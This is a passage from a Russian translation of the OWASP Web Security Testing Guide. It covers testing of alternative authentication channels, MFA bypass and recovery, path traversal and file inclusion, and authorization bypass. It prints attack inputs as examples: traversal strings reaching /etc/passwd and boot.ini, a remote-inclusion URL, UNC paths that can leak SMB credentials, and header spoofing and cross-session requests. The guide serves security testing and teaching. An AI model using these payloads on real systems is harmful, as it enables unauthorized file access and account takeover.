Если от пользователя не требуется повторная аутентификация, то можно провести CSRF-атаку на форму сброса пароля, что позволит скомпрометировать его учётную запись. Дополнительную информацию см. в разделе [Тестирование подделки межсайтовых запросов \(CSRF\)](#).

- Насколько безопасна и эффективна парольная политика?

Парольная политика должна быть единообразной для всех функций регистрации, изменения и сброса пароля. Дополнительную информацию см. в разделе [Тестирование парольной политики](#).

Ссылки

- [Памятка OWASP по забытым паролям](#)

Тестирование аутентификации в альтернативных каналах

ID

WSTG-ATHN-10

Обзор

Даже если основные механизмы аутентификации пользователей и не содержат уязвимостей, может оказаться, что они есть в существующих альтернативных каналах аутентификации для тех же учётных записей. Следует провести тесты для выявления таких альтернативных каналов и, в зависимости от области тестирования, выявить уязвимости.

Альтернативные каналы взаимодействия с пользователем могут быть использованы для обхода основного, или предоставления информации, которая затем может помочь в атаке на основной канал. Некоторые из этих каналов сами по себе могут быть отдельными web-приложениями, использующими разные имена хостов или пути. Например:

- Стандартный сайт
- Web-сайт, оптимизированный для мобильных или специальных устройств
- Web-сайт, оптимизированный для специальных возможностей
- Сайты для других стран и языков
- Параллельные web-сайты, использующие те же учётные записи пользователей (например, web-сайт, предлагающий другие функции той же организации, web-сайт партнера, на котором используются общие учётные записи пользователей)
- Разработка, тестирование, приёмка и прочие промежуточные версии стандартного web-сайта

Но также это могут быть и другие типы приложений или бизнес-процессов:

- Приложение для мобильных устройств
- Приложение для настольных ПК
- Операторы контакт-центра
- Интерактивный автоответчик или системы голосового меню

Обратите внимание, что основное внимание в этом тесте уделяется альтернативным каналам; некоторые варианты аутентификации могут отображаться как другой контент, доставляемый через тот же web-сайт, и почти наверняка попадут в область тестирования. Они здесь больше не обсуждаются и должны были быть идентифицированы во время сбора информации и первичного тестирования аутентификации. Например:

- Постепенное улучшение и ухудшение, меняющие функциональность сайта
- Использование сайта без файлов cookie
- Использование сайта без JavaScript
- Использование сайта без плагинов, таких как для Flash и Java

Даже если границы проекта не позволяют протестировать альтернативные каналы, их существование должно быть задокументировано. Они могут подорвать уверенность в механизмах аутентификации и потребовать дополнительного тестирования.

Пример

Основной сайт <http://www.example.com> и функции аутентификации всегда выполняются на страницах, использующих TLS

<https://www.example.com/myaccount/>

Однако есть другой сайт, оптимизированный для мобильных устройств, который не использует TLS и имеет более слабый механизм восстановления пароля.

<http://m.example.com/myaccount/>.

Задачи тестирования

- Определить альтернативные каналы аутентификации.
- Оценить применяющиеся меры защиты и наличие обходных путей по альтернативным каналам.

Как тестировать

Разобраться с основным механизмом

Полностью протестируйте основные функции аутентификации web-сайта. Необходимо определить, как создаются и изменяются учётные записи, а также как восстанавливаются, сбрасываются или изменяются пароли. Кроме того, необходимо знать об отличиях при аутентификации пользователей с повышенными привилегиями и мерах защиты аутентификации. Эти предварительные приготовления необходимы, чтобы иметь возможность сравнивать их с альтернативными каналами.

Определить другие каналы

Другие каналы можно найти, используя следующие методы:

- Чтение страниц сайта, особенно главной, контактов, справочных, статей поддержки и часто задаваемых вопросов, условий и положений, уведомлений о конфиденциальности, файлов robots.txt, sitemap.xml и т.п.
- Поиск в журналах HTTP-прокси, записанных во время предыдущих этапов сбора и тестирования информации, таких строк, как mobile, android, iOS, ipad,

mobile app, e-reader, wireless, auth, sso, single-sign-on в URL-адресах и теле страниц.

- Используйте поисковые системы, чтобы найти разные web-сайты одной организации или использующие одно и то же доменное имя, которые имеют похожее содержание домашней страницы или механизмы аутентификации.

Для каждого возможного канала убедитесь, являются ли учётные записи пользователей общими для всех этих каналов и дают ли они доступ к тем же или аналогичным функциям.

Инвентаризация функций аутентификации

Для каждого альтернативного канала, в котором используются общие учётные записи пользователей или функциональные возможности, определите, доступны ли все функции аутентификации основного канала и существует ли что-либо дополнительное. Может быть полезно создать таблицу, подобную приведённой ниже:

Основной	Мобильный	Контакт-центр	Сайт партнёра
Регистрация	Да	-	-
Вход	Да	Да	Да (SSO)
Выход	-	-	-
Сброс пароля	Да	Да	-
-	Изменение пароля	-	-

В этом примере мобильный сайт имеет дополнительную функцию Изменения пароля, но не предлагает Выхода из системы. Ограниченное количество задач можно также решить по телефону контакт-центра. Контакт-центры могут быть интересны, потому что их проверки при подтверждении личности могут быть слабее, чем на web-сайте, что позволяет использовать этот канал для атак на учётную запись пользователя.

Перечисляя каналы, стоит обратить внимание на то, как осуществляется управление сессиями, в случае пересечения между каналами (например, файлы cookie привязаны к одному и тому же имени родительского домена, одновременные сессии разрешены, но не в одном и том же канале).

Анализ и тестирование

Альтернативные каналы должны быть упомянуты в отчёте о тестировании, даже если они помечены как «только для информации» или «за рамками проекта». В некоторых случаях область тестирования может включать альтернативные каналы (например, потому что это просто другой путь к целевому хосту) или они

могут быть добавлены в проект после обсуждения с владельцами всех каналов. Если тестирование разрешено и санкционировано, то следует провести все остальные тесты аутентификации, описанные в этом руководстве, и сравнить их с основным каналом.

Связанные тестовые примеры

Следует использовать тестовые примеры, приведённые во всех остальных тестах аутентификации.

Меры защиты

Убедитесь, что ко всем каналам применяется единообразная политика аутентификации, чтобы они были одинаково хорошо защищены.

Тестирование мультифакторной аутентификации (MFA)

ID

WSTG-AUTH-11

Обзор

Многие приложения реализуют многофакторную аутентификацию (МФА, англ.: MFA) в качестве дополнительного уровня защиты процесса входа в систему. МФА также называют двухфакторной аутентификацией (2FA) или двухшаговой верификацией (2SV), хотя это не совсем одно и то же. МФА означает, что пользователю нужно указать **как минимум** два разных **фактора аутентификации** при входе в систему.

МФА увеличивает сложность как самой аутентификации, так и других областей, связанных с безопасностью (таких как управление учётными данными и восстановление пароля), а это означает, что очень важно правильно и надёжно реализовать её.

Задачи тестирования

- Определить тип МФА, используемой приложением.
- Определить насколько надёжна и безопасна реализация МФА.
- Попытаться обойти МФА.

Как тестировать

Типы МФА

МФА означает, что для аутентификации требуются *как минимум* два из следующих факторов:

Фактор	Примеры
То, что вы знаете	Пароли, PIN и контрольные вопросы.
То, что у вас есть	Аппаратные или программные токены, сертификаты, email*, SMS и звонки по телефону.
То, кем вы являетесь	Отпечатки пальцев, распознавание лица и прочие биометрические и поведенческие факторы.
То, где вы находитесь	Диапазоны IP-адресов источника и геолокация.

* Электронная почта представляет собой «то, что у вас есть», только если сама учётная запись email защищена с помощью МФА. Таким образом, её следует считать более слабым фактором, чем другие альтернативы, такие как сертификаты или TOTP (в некоторых определениях её не принимают в качестве фактора МФА).

Обратите внимание, что требование нескольких факторов одного типа (например, необходимость как пароля, так и PIN-кода) **не является МФА**, хотя и может обеспечить некоторые преимущества в защите по сравнению с простым паролем и может рассматриваться как двухшаговая верификация (2SV).

Из-за сложности реализации проверки биометрии в браузерах этот фактор редко используется для web-приложений, хотя его начинают применять благодаря таким стандартам, как WebAuthn. Наиболее распространённым вторым фактором является «то, что у вас есть».

Проверка обхода МФА

Первым шагом для тестирования МФА является определение всех функций аутентификации в приложении, которые могут включать:

- главную страницу входа в систему;
- важные для безопасности функции (например, отключение МФА или изменение пароля);
- поставщиков федеративного входа (OIDC, SAML и т.п.);
- конечные точки API (как из основного web-интерфейса, так и из мобильных

приложений);

- альтернативные протоколы (не HTTP);
- функциональность тестирования и отладки.

Необходимо проверить все возможные методы входа, чтобы убедиться, что везде применяется МФА. Если некоторые методы её не требуют, то они могут стать простым способом обойти МФА.

Если аутентификация проводится в несколько шагов, то её можно обойти, выполнив первый шаг (введя имя пользователя и пароль), а затем перебором (англ.: forced browse) найти нужную страницу приложения или сделать прямой запрос к API, минуя второй шаг (ввода кода МФА).

Если аутентификация использует поставщика OpenID Connect (OIDC), который допускает кастомные процессы аутентификации (или политики), такие как Azure B2C, может быть определено несколько процессов, некоторые из которых могут не требовать МФА. Например, если приложение аутентифицируется с помощью **B2C_1_SignInWithMFA**, попробуйте изменить его на **B2C_1_SignIn**, **B2C_1_SignInWithoutMFA** или другие подобные значения.

В некоторых случаях также может быть реализован преднамеренный обход МФА, например:

- с определённых IP-адресов (которые можно подделать с помощью HTTP-заголовка **X-Forwarded-For**);
- когда установлен определённый HTTP-заголовок (например, нестандартный, такой как **X-Debug**);
- для определённой учётной записи (например, root или break glass).

Если приложение поддерживает как локальный, так и федеративный вход, то при отсутствии чёткого разделения между этими двумя типами учётных записей можно обойти МФА. Например, если пользователь регистрирует локальную учётную запись и настраивает для неё МФА, но не настроил МФА для своей учётной записи в системе федеративного входа, то злоумышленник может повторно зарегистрировать (или связать) федеративную учётную запись на целевое приложение с тем же email, скомпрометировав учётную запись пользователя у поставщика федеративного входа.

Наконец, если МФА реализован в системе, отличной от основного приложения (например, на обратном прокси-сервере, чтобы защитить устаревшее приложение, которое исходно МФА не поддерживало), то можно обойти её, подключившись напрямую к серверу приложений бэкенда, как описано в разделе [Архитектура приложения](#).

Проверка управления МФА

Функциональность, используемая для управления МФА из учётной записи пользователя, должна быть протестирована на наличие уязвимостей, отвечая в том числе на следующие вопросы:

- Требуется ли повторная аутентификация пользователя для удаления или изменения настроек МФА?
- Уязвимы ли функции управления МФА для [CSRF](#)
- Можно ли изменить настройки MFA других пользователей с помощью [уязвимостей IDOR](#)?

Проверка параметров восстановления МФА

Многие приложения предоставляют пользователям возможность восстановить доступ к своей учётной записи, если они не могут пройти аутентификацию с помощью второго фактора (например, потеряв телефон). Эти механизмы часто могут представлять собой значительную уязвимость приложения, поскольку они позволяют обойти второй фактор аутентификации.

Коды восстановления

Некоторые приложения предоставляют пользователю список кодов восстановления при включении МФА, которые можно использовать для входа в систему. Они должны быть проверены, чтобы убедиться, что:

- они достаточно длинные и сложные, чтобы защищать от атак перебором;
- они безопасно генерируются;
- их можно использовать только один раз;
- предусмотрена защита от перебора (например, блокировка учётной записи);
- пользователь получает уведомление об использовании кода (по email, SMS и т.д.).

Дополнительную информацию см. в разделе [Резервные коды в Памятке по забытым паролям](#).

Процесс сброса МФА

Если приложение реализует процесс сброса МФА, оно должно быть протестировано таким же образом, как и [процесс сброса пароля](#). Важно, чтобы этот процесс был *как минимум* таким же защищённым, как и реализация МФА для приложения.

Альтернативные способы аутентификации

Некоторые приложения позволяют пользователю подтвердить свою личность с помощью других способов, таких как использование [контрольных вопросов](#).

Обычно они представляют собой серьёзную уязвимость, поскольку «секретные» вопросы обеспечивают гораздо более низкий уровень защиты, чем МФА.

Одноразовые пароли

Наиболее распространённая форма МФА — одноразовые пароли (англ.: One-Time Passwords, OTP), которые обычно представляют собой шестизначные числовые коды (хотя они могут быть длиннее или короче). Они могут формироваться как сервером, так и пользователем (например, в приложении-аутентификаторе), либо могут быть сгенерированы на сервере и отправлены пользователю. Существуют различные способы доставки OTP пользователю, в том числе:

Тип	Описание
Одноразовый пароль на основе HMAC (HOTP)	Генерирует код на основе HMAC секрета и общего счётчика.
Одноразовый пароль, основанный на времени (TOTP)	Генерирует код на основе HMAC секрета и текущего времени.
Email	Отправляет код по электронной почте.
SMS	Отправляет код по SMS.
Телефон	Отправляет код с помощью голосового вызова на номер телефона.

OTP обычно вводится после того, как пользователь ввёл имя и пароль. Должны быть проведены различные проверки, в том числе:

- Блокируется ли учётная запись после нескольких неудачных попыток МФА?
- Блокируется ли IP-адрес пользователя после нескольких неудачных попыток МФА для разных учётных записей?
- Регистрируются ли неудачные попытки МФА в журнале аудита?
- Уязвима ли форма к атакам инъекции, включая [SQL-инъекцию символов подстановки](#)?

В зависимости от типа используемых OTP, существуют также некоторые другие специфические проверки, которые следует провести:

- Как OTP отправляются пользователю (email, SMS, телефон и т.д.)
 - Реализовано ли ограничение по частоте запросов, чтобы избежать трат на SMS/телефонный спам?
- Насколько стойки OTP (длина и ключевое пространство)?
- Как долго действуют OTP?
- Могут ли одновременно действовать несколько OTP?
- Можно ли использовать OTP более одного раза?

- Связан ли OTP с учётной записью пользователя или по нему можно пройти аутентификацию с помощью других учётных записей?

НОТР и ТОТР

Коды НОТР и ТОТР основаны на общем секрете, который совместно используется сервером и пользователем. Код ТОТР обычно предоставляется пользователю в виде QR-кода, который он сканирует с помощью приложения-аутентификатора (хотя его также можно ввести в виде строки вручную).

Если секрет генерируется на сервере, следует убедиться, что он достаточно длинный и сложный (в [RFC 4226](#) рекомендуется не менее 160 бит) и что он генерируется с использованием [криптостойкой случайной функции](#).

Там, где секрет может вводиться пользователем, должна устанавливаться достаточная минимальная длина, и ввод должен контролироваться на предмет обычных атак инъекции.

Коды ТОТР обычно действительны в течение 30 секунд, но некоторые приложения предпочитают принимать несколько кодов (например, предыдущий, текущий и следующий), чтобы учесть разницу между системным временем на сервере и на устройстве пользователя. Некоторые приложения могут разрешать несколько кодов по обе стороны от текущего, что может облегчить злоумышленнику угадывание или перебор кода. В таблице ниже показана вероятность успешного подбора кода OTP, основанная на предположении, что злоумышленник может выполнить 10 запросов в секунду для приложений, которые принимают либо только текущий код, либо несколько кодов (см. [эту статью](#) о расчётах, приведённых в таблице).

Количество действующих кодов ТОТР	Вероятность успеха после 1 часа	Вероятность успеха после 4 часов	Вероятность успеха после 12 часов	Вероятность успеха после 24 часов
1	4%	13%	35%	58%
3	10%	35%	72%	92%
5	16%	51%	88%	99%
7	22%	63%	95%	99%

Email, SMS и телефон

В тех случаях, когда коды генерируются сервером и отправляются клиенту, необходимо учитывать следующие вопросы:

- Достаточно ли защищён канал передачи (email, SMS или голос) для приложения?

- Являются ли коды достаточно длинными и сложными?
- Генерируются ли коды с использованием [криптостойкой случайной функции](#)?
- Как долго действуют коды?
- Действительны ли одновременно несколько кодов или генерация нового кода делает предыдущий недействительным?
 - Можно ли это использовать для блокировки доступа к учётной записи посредством многократного запроса кодов?
- Достаточно ли ограничивается частота запросов, чтобы злоумышленник не запрашивал слишком много кодов?
 - Большое количество кодов, отправляемых по электронной почте, может привести к блокировке сервера за отправку спама.
 - Большое количество SMS или голосовых вызовов может быть затратным или причинять беспокойство пользователю.

Мобильные приложения и Push-уведомления

Альтернативным подходом к OTP-кодам является отправка push-уведомлений на мобильный телефон пользователя, которые он может либо одобрить, либо отклонить. Этот метод менее распространён, так как требует от пользователя установки аутентификатора для конкретного приложения.

Для правильной оценки защищённости этого подхода требуется расширить область тестирования, чтобы охватить как мобильное приложение, так и все вспомогательные API или сервисы, используемые им, что часто выходит за рамки традиционного тестирования web-приложения. Однако есть пара простых проверок, которые можно провести без тестирования мобильного приложения, в том числе:

- Даёт ли уведомление достаточно контекста (IP-адрес, местоположение и т.д.), чтобы пользователь мог принять обоснованное решение о том, одобрять его или отклонять?
- Реализован ли какой-либо механизм запроса и ответа (например, предоставление кода на сайте, который пользователь должен ввести в приложение)?
- Реализованы ли какие-либо ограничения частоты запросов или механизмы, позволяющие предотвратить рассылку пользователю спама с уведомлениями в надежде, что он одобрит их не глядя?

Фильтрация по IP-адресу и местоположению

Одним из факторов, который иногда используется в МФА, является местоположение («то, где вы находитесь»), хотя вопрос о том, является ли он уместным для аутентификации, является спорным. В контексте web-приложения это обычно означает ограничение доступа к определённым IP-адресам или отказ от запроса второго фактора при подключении с доверенного IP-адреса. Обычным

сценарием для таких случаев будет аутентификация пользователей только с паролем при подключении из диапазонов IP-адресов офиса, но при подключении из другого места требуется код OTP.

В зависимости от реализации пользователь может подделать доверенный IP-адрес, установив заголовок **X-Forwarded-For**, что позволит ему обойти эту проверку. Обратите внимание, что если приложение некорректно нейтрализует содержимое этого заголовка, то можно провести атаку, например, SQL-инъекции. Если приложение поддерживает IPv6, это также следует проверить, чтобы убедиться, что к этим подключениям применяются соответствующие ограничения.

Кроме того, доверенные IP-адреса должны быть проверены, чтобы убедиться, что они не представляют каких-либо уязвимостей, например, не включают ли они:

- IP-адреса, к которым могут получить доступ недоверенные пользователи (например, гостевые беспроводные сети в офисе).
- Динамически назначаемые IP-адреса, которые могут меняться.
- Диапазоны общедоступных сетей, в которых злоумышленник может разместить собственную систему (например, Azure, GCP, AWS и пр.).

Сертификаты и смарт-карты

Безопасность транспортного уровня (TLS) обычно используется для шифрования трафика между клиентом и сервером, а также для предоставления клиенту механизма аутентификации сервера (путём сравнения общепринятого имени (англ.: Common Name, CN) или альтернативного имени субъекта (англ.: Subject Alternative Name, SAN) в сертификате на запрошенный домен). Однако он также может предоставить серверу механизм аутентификации клиента, известный как проверка подлинности сертификата клиента или взаимный TLS (mTLS). Подробное обсуждение mTLS выходит за рамки данного Руководства, но основной принцип заключается в том, что пользователь представляет сертификат (хранящийся либо на его компьютере, либо на смарт-карте), который проверяется сервером.

Первым шагом при тестировании является определение того, ограничивает ли целевое приложение удостоверяющие центры (УЦ), которым доверено выпускать сертификаты. Эту информацию можно получить с помощью различных инструментов или вручную, изучив TLS-рукопожатие. Самый простой способ — использовать **s_client** в OpenSSL:

```
$ openssl s_client -connect example:443
[...]
Acceptable client certificate CA names
C = US, ST = Example, L = Example, O = Example Org, CN =
Example Org Root Certificate Authority
Client Certificate Types: RSA sign, DSA sign, ECDSA sign
```

Если ограничений нет, то можно проводить аутентификацию с использованием сертификата от другого УЦ. Если ограничения существуют, но они плохо реализованы, возможно, удастся создать локальный УЦ с корректным именем (в примере выше "Example Org Root Certificate Authority") и использовать этот новый УЦ для подписи клиентских сертификатов.

Если можно получить действительный сертификат, то также следует убедиться, что сертификат может быть использован только тем пользователем, для которого он выдан (т.е. нельзя использовать сертификат, выданный Алисе, для аутентификации в учётной записи Боба). Кроме того, следует проверить сертификаты, чтобы убедиться, что срок их действия не истёк и они не были отозваны.

Связанные сценарии тестирования

- [Тестирование механизма блокировки](#)
- [Тестирование функций изменения или сброса пароля](#)

Меры защиты

Убедитесь, что:

- МФА реализована для всех релевантных учётных записей и функций в приложениях.
- Поддерживаемые методы МФА подходят для приложения.
- Механизмы, используемые для реализации МФА, должным образом защищены от атак перебором.
- Для всех действий, связанных с МФА, предусмотрен соответствующий аудит и ведение журнала событий.

Дополнительные рекомендации в [OWASP Multi-Factor Authentication Cheat Sheet](#).

Ссылки

- [OWASP Multi-Factor Authentication Cheat Sheet](#)

Тестирование авторизации

Тестирование включения файлов при обходе каталогов

ID

WSTG-ATHZ-01

Обзор

Многие web-приложения используют файлы и управляют ими в рамках своей повседневной работы. Из-за непродуманных или даже отсутствующих методов контроля входных данных злоумышленник может использовать систему для чтения или записи файлов, которые не предназначались для общего доступа. В определенных ситуациях это может привести к выполнению произвольного кода или команд операционной системы.

Обычно web-серверы и web-приложения реализуют механизмы аутентификации для управления доступом к файлам и ресурсам. Web-серверы пытаются ограничить файлы пользователей внутри корневого каталога (webroot), который представляет собой физический каталог в файловой системе. Пользователи должны рассматривать этот каталог как базовый в иерархической структуре web-приложения.

Привилегии назначаются в списках контроля доступа (англ.: Access Control Lists, ACL), которые определяют, какие пользователи или группы должны иметь возможность получать доступ, изменять или исполнять тот или иной файл на сервере. Эти механизмы предназначены для предотвращения доступа злоумышленников к чувствительным файлам (например, `/etc/passwd` на UNIX-подобных платформах) или для предотвращения исполнения системных команд.

Многие web-приложения используют скрипты на стороне сервера для включения различных типов файлов. Довольно часто этот метод используется для управления изображениями, шаблонами, загрузкой статичных текстов и т.д. К сожалению, если входные параметры (например, в формах, в cookie) должным образом не контролируются, то такие приложения уязвимы.

В web-серверах и web-приложениях подобные проблемы возникают при атаках обхода пути с включением файлов. Используя данные уязвимости, злоумышленник может читать каталоги или файлы, которые он обычно не смог бы прочитать, получать доступ к данным за пределами webroot или подключать скрипты и другие типы файлов с внешних web-сайтов.

В данном Руководстве будут рассматриваться только угрозы безопасности, связанные с web-приложениями, а не угрозы для web-серверов (например,

печально известный escape-код `%5c` в Microsoft IIS). Дополнительные материалы для заинтересованных читателей будут представлены ниже в разделе Ссылки.

Этот тип атаки также известен как атака точка-точка-слэш (англ.: dot-dot-slash) (`../`), обход каталогов (англ.: directory traversal), восхождение по каталогам (англ.: directory climbing), или возврат (англ.: backtracking).

Во время оценки, чтобы обнаружить ошибки обхода пути с включением файла, необходимо пройти через два разных этапа:

1. Перебор входных векторов (анализ каждого входного вектора)
2. Перебор методов тестирования (анализ каждого метода атаки, используемого злоумышленником для эксплуатации уязвимости)

Задачи тестирования

- Определить точки инъекции, доступные при обходе пути.
- Оценить методы обхода и определить глубину обхода пути.

Как тестировать

Тестирование методом чёрного ящика

Перебор входных векторов

Чтобы определить, какая часть приложения уязвима для обхода контроля входных данных, необходимо проанализировать все части приложения, которые принимают контент от пользователя. Сюда входят HTTP-запросы GET и POST, а также загрузка файлов и HTML-формы.

Вот несколько примеров вопросов, на которые необходимо ответить на этом этапе:

- Есть ли в запросах параметры, которые можно использовать для операций с файлами?
- Встречаются ли необычные расширения файлов?
- Есть ли интересные имена переменных?
 - `http://example.com/getUserProfile.jsp?item=ikki.html`
 - `http://example.com/index.php?file=content`
 - `http://example.com/main.cgi?home=index.htm`
- Встречаются ли cookie, используемые web-приложением для динамического создания страниц или шаблонов?
 - **Cookie:**
`ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower`
 - **Cookie:** `USER=1826cc8f:PSTYLE=GreenDotRed`

Методы тестирования

Следующим этапом тестирования является анализ функций контроля входных данных, имеющихся в web-приложении. В предыдущем примере, динамическая страница с именем `getUserProfile.jsp` загружает статичную информацию из файла и показывает её содержимое пользователю. Злоумышленник может вставить вредоносную строку `../../../../etc/passwd`, чтобы посмотреть файл со всеми хэшированными паролями системы Linux/UNIX. Очевидно, что такого рода атака возможна только в случае сбоя точки контроля; в соответствии с привилегиями файловой системы само web-приложение должно иметь возможность читать этот файл.

Примечание: Чтобы успешно протестировать эту уязвимость, необходимо иметь представление о тестируемой системе и местоположении запрашиваемых файлов. Не имеет смысла запрашивать `/etc/passwd` с web-сервера IIS.

```
http://example.com/getUserProfile.jsp?
item=../../../../etc/passwd
```

Другой распространённый пример — включение контента из внешнего источника:

```
http://example.com/index.php?
file=http://www.owasp.org/malicioustxt
```

То же самое применимо к cookie или любому другому входному вектору, используемому для динамической генерации страниц.

Больше полезных нагрузок с включением файлов можно найти на [PayloadsAllTheThings — File Inclusion](#)

Важно отметить, что разные операционные системы используют разные разделители для пути:

- Unix-подобные системы:
 - корневой каталог: `/`
 - разделитель каталогов: `/`
- Windows:
 - корневой каталог: `<буква названия диска>:`
 - разделитель каталогов: `\` или `/`

- Классическая macOS:
 - корневой каталог: **<буква названия диска>:**
 - разделитель каталогов: **:**

Распространённой ошибкой разработчиков является то, что они не предусматривают всего многообразия кодировок и поэтому выполняют проверку только для контента в базовой кодировке. Если сходу тестовая строка не прошла, попробуйте другую кодировку.

Способы кодировки и готовые к использованию полезные нагрузки для обхода каталога можно найти на [PayloadsAllTheThings — Directory Traversal](#).

Особенности Windows

- Командная строка Windows: добавление любого из следующих параметров к пути не приводит к изменениям в функциях:
 - Угловые скобки **<** и **>** в конце пути
 - Двойные кавычки (правильно закрытые) в конце пути
 - Сторонние маркеры текущего каталога, такие как **./** или **.**
 - Сторонние маркеры родительского каталога с произвольными элементами, которые могут существовать или не существовать:
 - **file.txt**
 - **file.txt...**
 - **file.txt<spaces>**
 - **file.txt"'"**
 - **file.txt<<<>>><**
 - **.././file.txt**
 - **nonexistent/../file.txt**
- Windows API: при использовании в любой команде оболочки или вызове API, где в качестве имени файла берётся строка, отбрасываются:
 - точки
 - пробелы.
- Пути к файлам в формате Windows UNC (Universal Naming Convention, англ.: универсальное соглашение о наименовании): используются для ссылок на ресурсы в общих папках SMB. Иногда приложение может ссылаться на удалённо расположенные файлы посредством UNC-пути. Если это так, сервер Windows SMB может отправить хранимые им учётные данные злоумышленнику. Такие пути также могут использоваться с перенаправляющим на себя IP-адресом или доменным именем, чтобы обойти фильтры, или использоваться для доступа к файлам на общих ресурсах SMB, недоступным злоумышленнику, но доступным с web-сервера.
 - **\\server_or_ip\path\to\file.abc**
 - **\\?\server_or_ip\path\to\file.abc**

- Пространство имён устройств Windows NT: используется для ссылки на пространство имен устройств Windows. Некоторые ссылки разрешат доступ к файловым системам по другому пути.
 - Может быть тождественно букве диска, например, `c:\`, или даже тому (логическому разделу) диска без присвоенной буквы:
`\\.\GLOBALROOT\Device\HarddiskVolume1\`
 - Относится к первому дисководу на машине: `\\.\CdRom0\`

Тестирование методом серого ящика

Когда анализ проводится методом серого ящика, необходимо следовать той же методике, что и при тестировании методом чёрного ящика. Т.к. доступен исходный код, поиск входных векторов становится более простым и точным. Во время просмотра исходного кода можно использовать простые инструменты (например, команду `grep`) для поиска одного или нескольких общих шаблонов в коде приложения: функции/методы включения, операции с файловой системой и т.д.

- **PHP:** `include()`, `include_once()`, `require()`, `require_once()`, `fopen()`, `readfile()`, ...
- **JSP/Servlet:** `java.io.File()`, `java.io.FileReader()`, ...
- **ASP:** `include file`, `include virtual`, ...

Найти недостатки обхода пути в приложениях с открытым исходным кодом, опубликованных в Интернете можно посредством онлайн-систем поиска кода (например, [Searchcode](#)).

Для PHP можно использовать следующее регулярное выражение:

```
(include|require)(_once)?\s*['"](?:\s*\$_(GET|POST|COOKIE)
```

Методом серого ящика, можно обнаружить уязвимости, которые трудно или даже невозможно найти при стандартном методе чёрного ящика.

Некоторые web-приложения генерируют динамические страницы, используя значения и параметры, хранящиеся в базе данных. Может оказаться возможным включить специально созданные строки обхода пути, когда приложение добавляет данные в базу. Такого рода проблему безопасности трудно обнаружить из-за того, что параметры внутри функций включения кажутся внутренними и **безопасными**, но на самом деле они таковыми не являются.

Кроме того, просматривая исходный код, можно проанализировать функции, которые должны обрабатывать недопустимый ввод данных: некоторые

разработчики пытаются изменить его, чтобы сделать допустимым, избегая при этом предупреждений и ошибок. Такие функции обычно подвержены недостаткам безопасности.

Рассмотрим web-приложение со следующими командами:

PHP

```
filename = Request.QueryString("file");  
Replace(filename, "/", "\\");  
Replace(filename, "..\\", "");
```

Тестирование на наличие дефекта здесь достигается посредством строк:

```
file=....//....//boot.ini  
file=....\\....\\boot.ini  
file= ..\\..\\boot.ini
```

Инструменты

- [DotDotPwn — фаззер обхода каталогов](#)
- [Строки для фаззинга обхода пути \(из инструмента Wfuzz\)](#)
- [OWASP ZAP](#)
- [Burp Suite](#)
- Инструменты кодирования/декодирования
- [Средство для поиска строк grep](#)
- [Forced Browse \(ex-DirBuster\)](#)

Ссылки

- [PayloadsAllTheThings — обход каталогов](#)
- [PayloadsAllTheThings — включение файлов](#)

Технические руководства

- [Обход каталогов через HTTP POST-инъекцию в Attachment Mod в phpBB](#)
- [Псевдонимы файлов Windows: взлом и поэзия](#)

Тестирование обхода схемы авторизации

ID

WSTG-ATHZ-02

Обзор

Данный вид тестирования предназначен для анализа реализации схемы авторизации для каждой роли или привилегии для получения доступа к имеющимся функциям и ресурсам.

Для каждой конкретной роли, назначенной тестировщику во время оценки, и для каждой функции и запроса, которые приложение выполняет на этапе после аутентификации, необходимо проверить:

- Можно ли получить доступ к этому ресурсу, если пользователь не аутентифицирован?
- Можно ли получить доступ к этому ресурсу после выхода из системы?
- Можно ли получить доступ к функциям и ресурсам, которые должны быть доступны пользователю с другой ролью или привилегиями?

Попробуйте получить доступ к приложению в качестве администратора и отследить все административные функции.

- Можно ли получить доступ к административным функциям, если войти в систему как пользователь, не являющийся администратором?
- Можно ли использовать эти административные функции в качестве пользователя с другой ролью для которого это действие должно быть запрещено?

Задача тестирования

- Оценить, возможен ли горизонтальный или вертикальный доступ.

Как тестировать

- Получить доступ к ресурсам и выполнять операции по горизонтали.
- Получить доступ к ресурсам и выполнять операции по вертикали.

Тестирование горизонтального обхода схемы авторизации

Для каждой функции, конкретной роли или запроса, выполняемого приложением, необходимо проверить:

- Можно ли получить доступ к ресурсам, которые должны быть доступны пользователю под другой учётной записью с той же ролью или привилегиями?

- Можно ли обращаться к функциям на ресурсах, которые должны быть доступны пользователю под другой учётной записью?

Для каждой роли:

1. Зарегистрируйте или создайте двух пользователей с одинаковыми привилегиями.
2. Создайте и поддерживайте активными две разных сессии (по одной для каждого пользователя).
3. Для каждого запроса измените соответствующие параметры и идентификатор сессии с токена один на токен два и диагностируйте ответы для каждого токена.
4. Приложение будет считаться уязвимым, если ответы совпадут, содержат одни и те же данные пользователя или указывают на успешную работу с ресурсом или данными других пользователей.

Например, предположим, что функция **viewSettings** входит в меню каждой учётной записи приложения с той же ролью, и к ней можно получить доступ, запросив URL **https://www.example.com/account/viewSettings**. Затем при вызове функции **viewSettings** создаётся следующий HTTP-запрос:

```
POST /account/viewSettings HTTP/1.1
Host: www.example.com
[другие HTTP-заголовки]
Cookie: SessionID=USER_SESSION

username=example_user
```

Правильный и закономерный ответ:

```
HTTP/1.1 200 OK
[другие HTTP-заголовки]

{
  "username": "example_user",
  "email": "example@email.com",
  "address": "Example Address"
}
```

С тем же параметром **username** может попытаться выполнить этот запрос и злоумышленник:

```
POST /account/viewSettings HTTP/1.1
Host: www.example.com
[другие HTTP-заголовки]
Cookie: SessionID=ATTACKER_SESSION

username=example_user
```

Если ответ злоумышленника содержит данные **example_user**, то приложение уязвимо для атак с боковым (т.е. горизонтальным) перемещением, когда пользователь может читать или изменять данные другого пользователя.

Тестирование доступа к административным функциям

Например, предположим, что функция **addUser** входит в меню администратора приложения, и к ней можно получить доступ, запросив URL

<https://www.example.com/admin/addUser>.

Затем при вызове функции **addUser** создаётся следующий HTTP-запрос:

```
POST /admin/addUser HTTP/1.1
Host: www.example.com
[...]

userID=fakeuser&role=3&group=grp001
```

Дальнейшие вопросы или идеи будут идти в следующих направлениях:

- Что произойдёт, если пользователь, не являющийся администратором, попытается выполнить этот запрос?
- Будет ли создан пользователь?
- Если да, то сможет ли новый пользователь воспользоваться своими привилегиями?

Проверка доступа к ресурсам, предназначенным для другой роли

Различные приложения устанавливают элементы управления ресурсами на основе ролей пользователей. Давайте возьмём в качестве примера резюме или CV (curriculum vitae), загружаемые из формы карьеры в корзину S3.

